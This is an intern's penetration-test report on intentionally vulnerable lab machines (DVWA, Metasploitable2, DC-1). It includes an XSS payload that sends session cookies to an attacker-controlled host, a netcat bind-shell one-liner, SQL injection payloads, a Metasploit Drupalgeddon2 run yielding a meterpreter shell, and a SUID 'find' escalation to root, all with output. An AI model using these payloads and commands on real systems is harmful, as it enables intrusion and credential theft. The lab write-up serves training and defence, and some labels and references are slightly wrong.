

VAPT Report for Metasploitable2 & DVWA Environment

Name: Alok Kumar Sahu

Role: VAPT Intern

Environment: Kali Linux (Attacker), DVWA, Metasploitable2, DC-01 (Targets)

Assessment Type: Full-Cycle Vulnerability Assessment & Penetration Testing

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1. Executive Summary

This report documents a full-cycle Vulnerability Assessment and Penetration Testing (VAPT) engagement conducted in a controlled laboratory environment. The objective of this assessment was to identify, exploit, and document security vulnerabilities across web applications and underlying systems, simulating real-world attack scenarios.

The engagement covered OWASP Top 10 web vulnerabilities, advanced exploit chaining, post-exploitation activities, forensic evidence handling, and a complete capstone penetration test from initial reconnaissance to root compromise. Multiple critical vulnerabilities were identified and successfully exploited, resulting in complete system compromise.

The findings demonstrate that an attacker could gain unauthorized access, escalate privileges, and maintain control over affected systems. Immediate remediation and secure configuration practices are strongly recommended.

The report provides:

- Detailed vulnerability findings supported by evidence
- Exploit chaining demonstration
- Risk assessment and remediation recommendations
- Professional documentation aligned with PTES methodology

2. Scope & Objectives

2.1 Scope of Assessment

Component	Status
Web Application Testing	Included
Network & Service Enumeration	Included
Exploit Chaining	Included
Post-Exploitation	Included
Social Engineering	Excluded
Denial of Service	Excluded



All testing was conducted on intentionally vulnerable lab systems with proper authorization.

2.2 Objectives

- Identify OWASP Top 10 vulnerabilities
- Perform manual and automated exploitation
- Demonstrate exploit chaining
- Conduct post-exploitation and evidence collection
- Document findings in a professional pentest report

3. Tools & Environment

3.1 Testing Environment

- **Attacker:**
 - Kali Linux (Latest)
 - Role: VAPT Analyst
- **Targets:**
 - DVWA (Web Application)
 - Metasploitable2 (Web + Services)
 - DC-0:1 VulnHub VM (Capstone Lab)

3.2 Tools Used

- **Nmap:** Network reconnaissance
- **OpenVAS:** Vulnerability scanning
- **Burp Suite:** Manual web testing
- **Sqlmap:** SQL Injection exploitation
- **Metasploit Framework:** Exploitation & post-exploitation
- **Wireshark:** Network traffic capture
- **sha256sum:** Evidence integrity verification

4. Methodology

The assessment followed the Penetration Testing Execution Standard (PTES) framework:

1. Pre-Engagement & Planning
2. Reconnaissance & Enumeration
3. Vulnerability Analysis
4. Exploitation
5. Post-Exploitation & Evidence Collection
6. Reporting & Risk Assessment
7. Remediation Validation



SECTION A - WEB APPLICATION TESTING (DVWA)

5. WEB APPLICATION TESTING - OWASP TOP 10

5.1 Target Details

- **Target IP:** 192.168.1.200
- **Application:** DVWA
- **Focus:** OWASP Top 10 vulnerabilities

5.2 Identified Vulnerabilities

5.2.1 SQL Injection

- **Severity:** Critical
- **OWASP:** A03 - Injection
- **CVSS:** 9.1

Description: Improper input validation allows attackers to inject malicious SQL queries. Successful exploitation enabled authentication bypass and database access.

Evidence:

- Manual exploit

The screenshot shows the Burp Suite interface with two panes: Request and Response. In the Request pane, a GET request is shown with a payload: 'id=test'--'. In the Response pane, the server returns an error message: "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''--' at line 1".

Figure 1: Burp-suite output confirming SQL Injection on DVWA login page.

- Automated exploit (Sqlmap)

The screenshot shows the Sqlmap tool's output. It lists various types of SQL injection payloads and their corresponding titles and descriptions. One payload is highlighted: "Payload: id=8911 OR 1 GROUP BY CONCAT(0x16b627a71,(SELECT (CASE WHEN (3039=3039) THEN 1 ELSE 0 END)),0x7171787a71,FLOOR(RAND(0)*2)) HAVING MIN(0)#&Submit".

Figure 2: Sqlmap output confirming SQL Injection on DVWA login page.

Remediation:

- Use prepared statements
- Implement server-side input validation



5.2.2 Reflected Cross-Site Scripting (XSS)

- **Severity:** Medium
- **OWASP:** A07 - Identification & Authentication Failures
- **CVSS:** 6.1

Description:

Unsanitized user input is reflected back to the browser, allowing execution of arbitrary JavaScript.

Evidence:

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

```
:script>alert('XSS');</script>
```




Figure 3: browser alert confirmation.

Payload:

```
<script>alert('XSS');</script>
```

Remediation:

- Output encoding
- Content Security Policy (CSP)

Findings:

ID	Vulnerability	Severity	Target URL
001	SQL Injection	Critical	http://192.168.56.101/dvwa/vulnerabilities/sql_injection/?id=
002	XSS Reflected	Medium	http://192.168.56.101/dvwa/vulnerabilities/xss_reflected/?name=



SECTION B - ADVANCED EXPLOITATION & CHAINED ATTACK

6. CHAINED ATTACK USING METASPLOITABLE2 (DVWA)

6.1 Objective

Demonstrate a multi-stage exploit chain starting from a web vulnerability to full system compromise.

6.2 Exploit Chain

User Input

1. Reflected XSS
2. Session Hijacking
3. Admin Access
4. File Upload Abuse
5. Remote Code Execution

Attack flow:




Figure 3: Attack path diagram illustrating chained exploitation

6.3 Exploit Log

Exploit ID	Description	Target IP	Status	Shell
004	XSS to RCE Chain	192.168.1.100	Success	Bind shell

1. Reflected XSS

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

2. Session Hijacking

```
v4jra@kali:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.12 -- [15/Dec/2025 10:51:05] code 404, message File not found
10.0.2.12 -- [15/Dec/2025 10:51:05] "GET /thief.php?data=security=low;%20PHPSESSID=d1443f2b771c7e2352b7a229402fbfce HTTP/1.1" 404
10.0.2.12 -- [15/Dec/2025 10:51:06] code 404, message File not found
10.0.2.12 -- [15/Dec/2025 10:51:06] "GET /favicon.ico HTTP/1.1" 404 -
```

3. File upload abuse

Vulnerability: File Upload

```
Choose an image to upload:
 No file selected.


  
.../.../hackable/uploads/revshell.php successfully uploaded!
```

4. Remote code execution

```
v4jra@kali:~$ nc 192.168.56.101 9001
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ hostname
metasploitable
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
$
```

6.4 Payloads

- XSS to steal cookie:

```
<script>document.location='http://10.0.2.12/thief.php?data='+document.cookie</script>
```

- Bind shell:

```
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc -l 0.0.0.0 9001 > /tmp/f
```

Case Study: SQL Injection Leading to Information Disclosure

In a lab environment, I demonstrated a chain of vulnerabilities starting with SQL Injection (SQLi), progressing through CSRF, XXE, and Information Disclosure, ultimately leading to Remote Access.

The attack vector progresses through a series of vulnerabilities: SQLi → CSRF → XXE → Information Disclosure → Remote Access.



SECTION C - REPORTING PRACTICE & ATTACK PATH VISUALIZATION

7. ATTACK PATH DIAGRAM (REPORTING PRACTICE)

A visual attack chain was created to communicate technical risk to non-technical stakeholders.

Diagram Flow (Draw.io):

```
Browser Input
↓
SQL injection
↓
CSRF (Cross-site request forgery)
↓
Admin Dashboard
↓
XXE (xml external entity)
↓
Sensitive data leakage
↓
Remote server access
```

Evidence:




Figure 4: an attack chain leads to RCE

Chained Exploitation Vulnerability Table:

Vulnerability	Severity	CVSS score
SQL Injection	Critical	9.1
Cross-Site Request Forgery (CSRF)	High	8.0
XML External Entity (XXE)	High	7.5
Information Disclosure	Medium	5.3
Remote Login via SSH	High	7.4



SECTION D - POST-EXPLOITATION & EVIDENCE COLLECTION

8. POST-EXPLOITATION ACTIVITIES

8.1 Actions Performed

- User context verification (whoami)
- OS fingerprinting
- Controlled command execution
- Network traffic monitoring

8.2 Evidence Collection

Item	Description	Date	Hash
Traffic Log	HTTP Traffic Capture	2025-12-17	c966e241d45f55b33332df7d09b3303f73bb48f9568ab9e412b7a47017800b84
Shell proof (/etc/passwd)	Metasploitable 2 shell	2025-12-17	af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42

Evidence:

2180 27.707070072 192.168.56.102 192.168.56.103 TCP 66 33314 -- 80 [FIN, ACK] Seq=163 Ack=1842 Win=70656 Len=0 Tsva=2537457142 Tscr=165676
2181 27.707364515 192.168.56.103 192.168.56.102 TCP 66 80 -- 33314 [ACK] Seq=1842 Ack=164 Win=15552 Len=0 Tsva=165688 Tscr=2537457142
2182 27.775028430 192.168.56.103 192.168.56.102 SSHV1 105 Server: Protocol (SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u7)
2183 27.775140974 192.168.56.102 192.168.56.103 TCP 66 39560 -- 22 [ACK] Seq=1 Ack=40 Win=64512 Len=0 Tsva=2537457210 Tscr=165704
2184 27.787815747 192.168.56.103 192.168.56.102 TCP 66 39560 -- 22 [ACK] Seq=1 Ack=40 Win=64512 Len=0 Tsva=2537457210 Tscr=165704
2185 27.800000007 192.168.56.102 192.168.56.103 TCP 66 39560 -- 22 [ACK] Seq=1 Ack=40 Win=64512 Len=0 Tsva=2537457223 Tscr=165707
2186 27.812017207 192.168.56.102 192.168.56.103 SSHV1 93 Client: Protocol (SSH-1.5-Nmap-SSH-Hostkey)
2187 27.815463095 192.168.56.102 192.168.56.103 SSHV1 98 Client: Protocol (SSH-1.5-Nmap-SSH-1.0)
2188 27.835879144 192.168.56.103 192.168.56.102 TCP 66 22 -- 39560 [ACK] Seq=40 Ack=28 Win=14480 Len=0 Tsva=165720 Tscr=2537457248
2189 27.836363921 192.168.56.103 192.168.56.102 TCP 98 22 -- 39560 [PSH, ACK] Seq=40 Ack=28 Win=14480 Len=32 Tsva=165720 Tscr=2537457248
2190 27.836934010 192.168.56.103 192.168.56.102 TCP 66 22 -- 39560 [FIN, ACK] Seq=2 Ack=28 Win=14480 Len=0 Tsva=165720 Tscr=2537457248
2191 27.870576254 192.168.56.103 192.168.56.102 TCP 66 22 -- 39562 [ACK] Seq=40 Ack=21 Win=14480 Len=0 Tsva=165720 Tscr=2537457251
2192 27.870576761 192.168.56.103 192.168.56.102 TCP 98 22 -- 39562 [PSH, ACK] Seq=40 Ack=21 Win=14480 Len=32 Tsva=165720 Tscr=2537457251
2193 27.870576840 192.168.56.103 192.168.56.102 TCP 66 22 -- 39562 [FIN, ACK] Seq=2 Ack=21 Win=14480 Len=0 Tsva=165720 Tscr=2537457251
2194 27.880184049 192.168.56.103 192.168.56.102 TCP 66 39560 -- 22 [ACK] Seq=28 Ack=73 Win=64512 Len=0 Tsva=2537457319 Tscr=165720
2195 27.910000008 192.168.56.102 192.168.56.103 TCP 66 39560 -- 22 [ACK] Seq=28 Ack=73 Win=64512 Len=0 Tsva=2537457319 Tscr=165720
2196 27.910156668 192.168.56.102 192.168.56.103 TCP 66 39562 -- 22 [FIN, ACK] Seq=21 Ack=73 Win=64512 Len=0 Tsva=2537457319 Tscr=165720
2197 27.915518112 192.168.56.103 192.168.56.102 TCP 66 22 -- 39562 [ACK] Seq=73 Ack=22 Win=14480 Len=0 Tsva=165740 Tscr=2537457349
2198 27.966874649 192.168.56.102 192.168.56.103 TCP 66 39560 -- 22 [FIN, ACK] Seq=28 Ack=73 Win=64512 Len=0 Tsva=2537457492 Tscr=165720
2199 27.966896112 192.168.56.102 192.168.56.103 TCP 74 39560 -- 22 [SYN] Seq=3 Win=64240 Len=0 MSS=1460 SACK_PERM Tsva=2537457492 Tscr=0 WS=0
2200 27.968197863 192.168.56.103 192.168.56.102 TCP 66 22 -- 39560 [ACK] Seq=73 Ack=29 Win=14480 Len=0 Tsva=165753 Tscr=2537457492
2201 27.968198741 192.168.56.102 192.168.56.103 TCP 74 22 -- 39568 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=MSS=1460 SACK_PERM Tsva=165753 Tscr=2537457492 WS=16
2202 27.968428568 192.168.56.102 192.168.56.103 TCP 66 39568 -- 22 [ACK] Seq=1 Ack=1 Win=64512 Len=0 Tsva=2537457403 Tscr=165753

Figure 5: Wireshark capture of HTTP traffic.

```
v4jra@kali:~$ sha256sum test.log.pcapng
c966e241d45f55b33332df7d09b3303f73bb48f9568ab9e412b7a47017800b84  test.log.pcapng
```

Figure 6: SHA256 hash verification of collected evidence.

Note: Chain-of-custody was maintained throughout evidence handling.



SECTION E - CAPSTONE PROJECT (FULL VAPT CYCLE)

9. CAPSTONE PROJECT - DC-0:1 VM

9.1 Objective

Perform a complete penetration test from reconnaissance to root compromise.

9.2 Phases Performed

9.2.1 Reconnaissance

- Network scanning using Nmap
- Service enumeration


Command:

```
sudo nmap -p- -sV -sC --min-rate=1000 -oA ~/VAPT_Project/evidence/scan-all-ports  
192.168.56.101 -vv
```

Evidence:

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh    syn-ack ttl 64 OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   ssh-dss AAAAB3Nza1k3MAAAFCBAI1NiSeZdkSttUT5BvKrgQ0l7uF//UJCPnysOrC1vg62DWq/Dn1ktunFd09FT5Nm/ZP9BHlaW5hftzUdtYUQRKfazWfs6g5glPJQS
kl5Q000Hzs8dovwe3e+doYiHTRZ9nnLNgbkrkg7yRFQLPKAQAAAFQC5qj0MICUmh03Gj+VCqf3aHsiRdQAAAIAoVp13EkVwBtQQJnS5mY4vPR5A9kK3DqAQmj4XP1GA16r9rSLU
gNpHx9hZpyobSy0keU3b/hnE/ndg3dygHLZ3adaFdINVG4U8P9ZHuVUk0vhVsuv2qYt5Mjs0k1A+pXKFc9n06/DEU0rnNo+mMkWAAAIA/Y//BwzC2ILByd7g7eQiXgZC2pGE4Rg
di7fjAbLQt-32cGIZjsgFhzFoJ+vSYZTI+avqU0N86qT+uDCCGSeYAb0oNq52WtzId1mqDoOzu7qG52HarRmxQlvbmtifYYTZCJWJcYla2GAsqUGFHw=
|   2048 11:82:fe:53:4e:dc:5b:32:7f:f4:4:6:82:75:7d:d:a0 (RSA)
| ssh-rsa AAAAB3Nza1c1yc2EAAAQABAAAQcBdc/6BDEUIaNP87j5DQh/rJpDQz5JBGpFRHXa+jb5aEd/SgvWKILMjUDoeIMjdzmNsNhCRYAoY7Qq20rrRh2kIvQipy
iiEFJRhgAtsgE2Mt9RaG2rvs1xFGbWxgobikw3RpqFtk/gk66C05JE4MKKZcQNNQeC5dzYtVQqfNh9uUb1FjQpvEkOnCmiTqFxLqzHp/T1AKZ4RKED/ShumJcQknNe/WOD1y
GC3TcpWYi0IrC5ESe3mSyeHmR8yYTVigbINSRgei0ggWeIPXgaj1LPkHTWDXf70fiv
|   256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:f:8 (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmLzdHAYNTYAAAIBmlzdHAYNTYAAABBBUNN60T4E0FHGiGdFu1ljvBlREaVWgZvgWlkhsKutrl8l75VB1GbgTaFBcTz
KkNU=
80/tcp    open  http   syn-ack ttl 64 Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
| /user/register/ /user/password/ /user/login/ /user/logout/ //?q=admin/
| //?q=comment/reply/ //?q=filter/tips/ //?q=node/add/ //?q=search/
| //?q=user/password/ //?q=user/register/ //?q=user/login/ //?q=user/logout/
| http-title: Welcome to Drupal Site | Drupal Site
| http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-favicon: Unknown favicon MD5: B6341DFC213100C61DB4FB8775878CEC
111/tcp   open  rpcbind syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4     111/tcp    rpcbind
|   100000  2,3,4     111/udp   rpcbind
|   100000  3,4       111/tcp6   rpcbind
|   100000  3,4       111/udp6   rpcbind
|   100024  1         50481/udp  status
|   100024  1         50546/tcp   status
|   100024  1         51719/udp6  status
|_  100024  1         60997/tcp6  status
```

Figure 7: Nmap scan results for DC-0:1



The screenshot shows the Wappalyzer interface with the following details:

- TECHNOLOGIES** tab selected.
- CMS**: Drupal 7
- Programming languages**: PHP 5.4.45
- Web servers**: Apache HTTP Server 2.2.22
- Operating systems**: Debian
- JavaScript libraries**: jQuery 1.4.4
- Something wrong or missing?** link.
- Generate sales leads** section: "Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others."

Figure 8: wappalyzer findings.

9.2.2 OpenVAS findings:

Vulnerability	Severity	QoD	Host IP	Name	Location	EPSS Score	Percentile	Created
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 %	192.168.56.103	general/tcp	N/A	N/A		Tue, Dec 16, 2025 5:46 AM Coordinated Universal Time
Drupal Core Critical RCE Vulnerability (SA-CORE-2018-002) - Active Check	9.8 (High)	98 %	192.168.56.103	80/tcp	N/A	N/A		Tue, Dec 16, 2025 6:24 AM Coordinated Universal Time
Drupal Core SQLI Vulnerability (SA-CORE-2014-005) - Active Check	7.5 (High)	98 %	192.168.56.103	80/tcp	N/A	N/A		Tue, Dec 16, 2025 6:24 AM Coordinated Universal Time
Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)	5.3 (Medium)	80 %	192.168.56.103	22/tcp	N/A	N/A		Tue, Dec 16, 2025 5:50 AM Coordinated Universal Time
Weak Host Key Algorithm(s) (SSH)	5.3 (Medium)	80 %	192.168.56.103	22/tcp	N/A	N/A		Tue, Dec 16, 2025 5:50 AM Coordinated Universal Time
Sensitive File Disclosure (HTTP)	5.0 (Medium)	70 %	192.168.56.103	80/tcp	N/A	N/A		Tue, Dec 16, 2025 6:33 AM Coordinated Universal Time
Cleartext Transmission of Sensitive Information via HTTP	4.9 (Medium)	80 %	192.168.56.103	80/tcp	N/A	N/A		Tue, Dec 16, 2025 5:57 AM Coordinated Universal Time
Weak Encryption Algorithm(s) Supported (SSH)	4.8 (Medium)	80 %	192.168.56.103	22/tcp	N/A	N/A		Tue, Dec 16, 2025 5:50 AM Coordinated Universal Time
Weak MAC Algorithm(s) Supported (SSH)	2.6 (Low)	80 %	192.168.56.103	22/tcp	N/A	N/A		Tue, Dec 16, 2025 5:50 AM Coordinated Universal Time
TCP Timestamps Information Disclosure	2.6 (Low)	80 %	192.168.56.103	general/tcp	N/A	N/A		Tue, Dec 16, 2025 5:32 AM Coordinated Universal Time

The table focusing only on Critical, High, and medium vulnerabilities without remediation details:

Vulnerability	Severity	CVSS Score
Drupal Core Critical RCE Vulnerability (SA-CORE-2018-002)	Critical	9.8
Drupal Core SQLi Vulnerability (SA-CORE-2014-005)	High	7.5
Sensitive File Disclosure (HTTP)	Medium	5.0
Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)	Medium	5.3
Weak Host Key Algorithm(s) (SSH)	Medium	5.3
Cleartext Transmission of Sensitive Information via HTTP	Medium	4.8
Weak Encryption Algorithm(s) Supported (SSH)	Medium	4.3
Weak MAC Algorithm(s) Supported (SSH)	Medium	5.0

Explanation:

- Critical (CVSS 9.8):** The vulnerabilities related to Drupal's RCE and SQLi are extremely high-risk and need immediate patching.
- High (CVSS 7.5):** These vulnerabilities allow remote code execution and need quick attention.
- Medium (CVSS 4-5):** While not as critical, these issues still pose risks and should be addressed by improving encryption standards, securing file disclosures, and using secure communication channels.

9.2.3 Enumeration

- User and service enumeration
- Web application mapping

9.2.4 Exploitation

- Identified vulnerable services
- Successfully exploited misconfigurations

Commands:

```
> Use exploit/unix/webapp/drupal_drupalgeddon2
> set lhost eth1
> set rhosts 192.168.56.103
> run
```

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > set lhost eth1
lhost => 192.168.56.102
msf exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192.168.56.103
rhosts => 192.168.56.103
msf exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (41224 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.103:43248) at 2025-12-16 11:15:51 +0530

meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer      : DC-1
OS           : Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686
Architecture   : i686
System Language : C
Meterpreter    : php/linux
meterpreter > 
```

Figure 9: successfully get meterpreter shell

9.2.5 Privilege Escalation

- Escalated privileges to root

Commands:

```
find / -perm -u=s -type f 2>/dev/null
/usr/bin/find . -exec /bin/bash -p \; -quit
Sha356sum /etc/shadow
```

Evidence:

```
www-data@DC-1:/home/flag4$ sudo -l
bash: sudo: command not found
www-data@DC-1:/home/flag4$ find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/home/flag4$ █
```

Figure 10: privilege escalation through SUID

```
www-data@DC-1:/home/flag4$ /usr/bin/find . -exec /bin/bash -p \; -quit
bash-4.2# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
bash-4.2# cd /root
bash-4.2# whoami
root
bash-4.2# hostname
DC-1
bash-4.2# ls
thefinalflag.txt
bash-4.2# cat thefinalflag.txt
Well done!!!!
Hopefully you've enjoyed this and learned some new skills.
You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
bash-4.2# █
```

Figure 11: successfully gain root shell



9.2.6 Evidence Collection

Item log	Sha256 hash
Shadow file	f9a95a8899ca3a8a59a27a5c99aef3eb5161651d33e13f656307a848eca95bbd

10. RISK SUMMARY

Vulnerability	Risk Level
Remote Code Execution	Critical
SQL Injection	Critical
Weak Authentication	High
XSS	Medium

Overall Risk Level: HIGH

11. REMEDIATION RECOMMENDATIONS

- Patch all vulnerable services
- Enforce secure coding practices
- Harden authentication mechanisms
- Conduct periodic VAPT assessments
- Implement logging and monitoring

12. CONCLUSION

This unified VAPT engagement demonstrates end-to-end penetration testing capability, including web exploitation, exploit chaining, post-exploitation, forensic evidence handling, and full system compromise. The findings highlight significant security gaps that require immediate remediation to reduce organizational risk.

13. KEY LEARNINGS

- Practical application of OWASP Top 10
- Real-world exploit chaining techniques
- Post-exploitation methodology
- Professional evidence handling
- Industry-standard reporting practices

14. REFERENCES

- OWASP Top 10 - <https://owasp.org>
- Metasploit Framework - <https://www.metasploit.com>
- Nmap - <https://nmap.org>
- CVE Database - <https://cve.mitre.org>
- SUID exploit - <https://qtfobins.github.io/qtfobins/find/#suid>
- Exploit-DB - <https://www.exploit-db.com/exploits/44449>



CYART

inquiry@cyart.io

www.cyart.io